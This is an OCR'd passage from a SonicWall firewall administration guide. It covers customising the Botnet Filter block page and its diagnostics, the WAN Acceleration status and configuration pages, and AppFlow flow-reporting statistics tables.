


7 Click the **Accept** button at the top of the page to enable your changes.

Customizing Web Block Page Settings

The Botnet Filter has a default message that is displayed when a page is blocked. You can create a custom message and include a custom logo by following these steps:

1 Scroll to the **Customize Web Block Page Settings** section of the **Security Services > Botnet Filter** page.




2 Ensure the **Include Botnet Filter Block Details** option is selected. When enabled, this option shows block details such as reason for the block, IP address, and country. When disabled, this option hides all information.

3 Specify a custom message to be displayed in the Botnet Filter Block page in the **Alert text** field. Your message can be up to 100 characters long. The default message is `This site has been blocked by the network administrator`.

4 Optionally, in the **Base64-encoded Logo Icon** field, you can specify a Base 64-encoded GIF icon to be displayed as well.

NOTE: Ensure the icon is valid and make the size as small as possible. The recommended size is 400 x 65.

5 To see a preview of your customized message and logo, click the **Preview** button. The **Web Site Blocked** dialog displays.



NOTE: To use the default message, click the **Default Blocked Page** button.

6 Close the **Web Site Blocked** window.

7 Click the **Accept** button.

Using Botnet Filter Diagnostics


The **Security Services > Botnet Filter** page has a **Diagnostics** section containing:

- Show Resolved Locations
- Botnet Cache Statistics
- Check BOTNET Server Lookup

Show Resolved Locations

When you click on the **Show Resolved Locations** button, a table of resolved IP addresses displays with this information:


- **Index**
- **IP Address**
- **Is Botnet?** (whether the location is a Botnet command and control server)
- **Domain**



Botnet Cache Statistics

The **Geo-IP Cache Statistics** table contains this information:

- **Location Server IP**
- **Resolved Entries**
- **Unresolved Entries**
- **Total Entries**
- **Location Map Count**



Check BOTNET Server Lookup


The Botnet Filter also provides the ability to look up IP addresses to determine:

- Domain name or IP address
- DNS Server used
- Country of origin and whether the server is classified as a Botnet server

NOTE: The Botnet Server Lookup tool can also be accessed from the **System > Diagnostics** page.


To look up a Botnet server:

1 Scroll to the **Check BOTNET Server Lookup** section at the bottom of the **Security Services > Botnet Filter** page.



2 Enter the IP address in the **Lookup IP** field.

3 Click **Go**. Details on the IP address are displayed below the **Result** heading.



NOTE: If you believe that a certain address is marked as a Botnet server incorrectly, or if you believe an address should be marked as a Botnet server, report this issue at the SonicWall Botnet IP Status Lookup tool by either clicking on the link in the **Note** at the bottom of the **Security Services > Botnet Filter** page or going to: http://botnet.global.sonicwall.com/.

Part 20

WAN Acceleration

126

Using WAN Acceleration


WAN Acceleration Overview

The WAN Acceleration service allows you to accelerate WAN traffic between a central site and a branch site by using Transmission Control Protocol (TCP), Windows File Sharing (WFS), and a Web Cache. The SonicWALL WXA series appliance is deployed in conjunction with a SonicWALL NSA/TZ series appliance. In this type of deployment, the NSA/TZ series appliance provides dynamic security services, such as attack prevention, Virtual Private Network (VPN), routing, and Web Content Filtering. The WAN Acceleration service can increase application performance.

For detailed information about the WAN Acceleration service and configuration procedures, please refer to the *SonicWALL WXA Administration Guide for SonicOS 5.8/5.9/6.1*.


WAN Acceleration > Status

The **WAN Acceleration > Status** page provides a dashboard view of the System Information, TCP Acceleration, WFS Acceleration, and Web Cache of your SonicWALL WXA series appliance.



WAN Acceleration > TCP Acceleration

The **WAN Acceleration > TCP Acceleration** page provides options to configure and monitor the TCP Acceleration service.



The TCP Acceleration service is a process that decreases the amount of data passing over the WAN by using compression, which accelerates selected traffic passing between a central site and a branch site. The selected traffic is stored in the SonicWALL WXA series appliances' shared databases as blocks of data and tagged with reference indexes. This allows the WXA series appliances to only send the reference indexes (which are smaller in size) over the WAN instead of the actual data


WAN Acceleration > WFS Acceleration

The **WAN Acceleration > WFS Acceleration** page provides options to configure and monitor the WFS Acceleration service.

The WFS Acceleration service can be configured to use Unsigned and/or Signed SMB. Unsigned SMB is used for networks that do not require traffic signing. Signed SMB is used for networks that require traffic signing for security reasons, and provides two configuration modes for the WFS Acceleration service: Basic or Advanced. The Basic configuration mode provides basic WFS Acceleration configuration options for a quick and easy deployment of the WFS Acceleration feature. The Advanced configuration mode provides detailed WFS Acceleration configuration options for the domain details and file shares.

WAN Acceleration > Web Cache


The **WAN Acceleration > Web Cache** page provides options to configure and monitor the Web Cache service.



The Web Cache feature stores copies of Web pages passing through the network that are frequently and recently requested. So when a user requests one of these Web pages, it is retrieved from the local Web cache instead of the Internet, saving bandwidth and response time. Minimal, Moderate, and Aggressive caching strategies are available, these determine which objects are placed into the Web cache and how long they stay there.


WAN Acceleration > System

The **WAN Acceleration > System** page provides options to monitor and configure the System Status, Interface Status, Management, Settings, and Firmware tabs.



WAN Acceleration > Log

The **WAN Acceleration > Log** page displays a detailed list of the SonicWALL WXA series appliance's log event messages.



Part 21

AppFlow

127

Managing Flow Reporting Statistics


NOTE: AppFlow reporting is supported only on E-Class NSA series, NSA series, TZ 215 series, and TZ 210 series appliances.

AppFlow Overview

You can manage the SonicWall security appliance's flow reporting statistics and configurable settings for sending AppFlow and real-time data to local collector or external AppFlow servers. SonicWall AppFlow provides support for external AppFlow reporting formats, such as NetFlow version 5, NetFlow version 9, IPFIX, and IPFIX with extensions.

AppFlow > Flow Reporting

The **AppFlow > Flow Reporting** page includes statistics and settings for configuring the SonicWall appliance to view statistics based on Flow Reporting and Internal Reporting. From this page, you can also configure settings for internal reporting, appflow server reporting, and external collector reporting.



You can access the **Dashboard > AppFlow Monitor** page by clicking on the **Show AppFlow Monitor** icon in the upper right corner of the **AppFlow > Flow Reporting** page.

You can clear all the AppFlow settings to default values by clicking on the **Default** button at the top of the **AppFlow > Flow Reporting** page.

The **AppFlow > Flow Reporting** page has these tabs:

- **Statistics** – Displays reporting statistics in four tables
- **Settings** – Allows the enabling of various real-time data collection and AppFlow report collection
- **External Collector** – Allows the configuring of AppFlow reporting to an IPFIX collector

Topics:

- Statistics Tab
- Settings Tab

- External Collector Tab
- NetFlow Activation and Deployment Information
- User Configuration Tasks
- NetFlow Tables


Statistics Tab

This tab displays reports of the flows that are sent to the server, not collected, dropped, stored in and removed from the memory, reported and non-reported to the server. This section also includes the number of NetFlow and IP Flow Information Export (IPFIX) templates sent and general static flows reported.

Topics:

- External Flow Reporting Statistic
- Internal AppFlow Reporting Statistics
- Total IPFIX Statistics

External Flow Reporting Statistic




External Flow Reporting Statistics

This statistic	Displays the total number of
Connection Flows Enqueued:	Connection-related flows collected so far.
Connection Flows Dequeued:	Connection-related flows that have been reported either to an internal AppFlow collector or external collectors.
Connection Flows Dropped:	Collected connection-related flows that failed to get reported.
Connection Flows Skipped Reporting:	Connection-related flows that skipped reporting. This can happen when running in periodic mode where collected flows are more than the configured value for reporting.
Non-Connection data Enqueued:	All non-connection-related flows that have been collected so far.
Non-Connection data Dequeued:	All non-connection-related flows that have been reported either to external collectors or an internal AppFlow collector.

External Flow Reporting Statistics

This statistic	Displays the total number of
Non-connection data Dropped:	All non-connection-related data dropped due to too many requests.
Non-connection related static data Reported:	Static non-connection-related static data that have been reported. This includes lists of applications/viruses/spyware/intrusions/table-map/column-map/location map.

Internal AppFlow Reporting Statistics




Internal AppFlow Reporting Statistics

This statistic	Displays the total number of
Data Flows Enqueued:	Connection-related flows that have been queued to the AppFlow collector.
Data Flows Dequeued:	All connection-related flows that have been successfully inserted into the database.
Data Flows Dropped:	Connection-related flows that failed to get inserted into the database due to a high connection rate.
Data Flows Skipped Reporting:	Connection-related flows that skipped reporting.
General Flows Enqueued:	All non-connection-related flows in the database queue.
General Flows Dequeued:	All non-connection-related flows successfully inserted into the database.
General Flows Dropped:	All non-connection-related flows that failed to be inserted into the database due to a high rate (too many requests).
General Static Flows Dequeued:	All non-connection-related static flows successfully inserted into the database.
AppFlow Collector Errors:	AppFlow database errors.
Total Flows in DB:	Connection-related flows in the database.

Total IPFIX Statistics

The IPFIX statistics are displayed in two tables at the bottom of the **Statistics** tab.




NetFlow/IPFIX Packets Sent Statistics

This statistic	Displays the total number of
Total NetFlow/IPFIX Packets Sent:	IPFIX/NetFlow packets sent to the all/external collector/AppFlow server/GMSFlow server collected so far.
NetFlow/IPFIX Packets Sent to External Collection:	IPFIX/NetFlow packets sent to the external collector so far.
NetFlow/IPFIX Templates Sent	IPFIX/NetFlow templates sent to the all/external collector/AppFlow server/GMSFlow serve.
Collection Flows Sent to External Collection	Connection/static/general flows that have been reported to the AppFlow collector, external collector, or GMSFlow server.
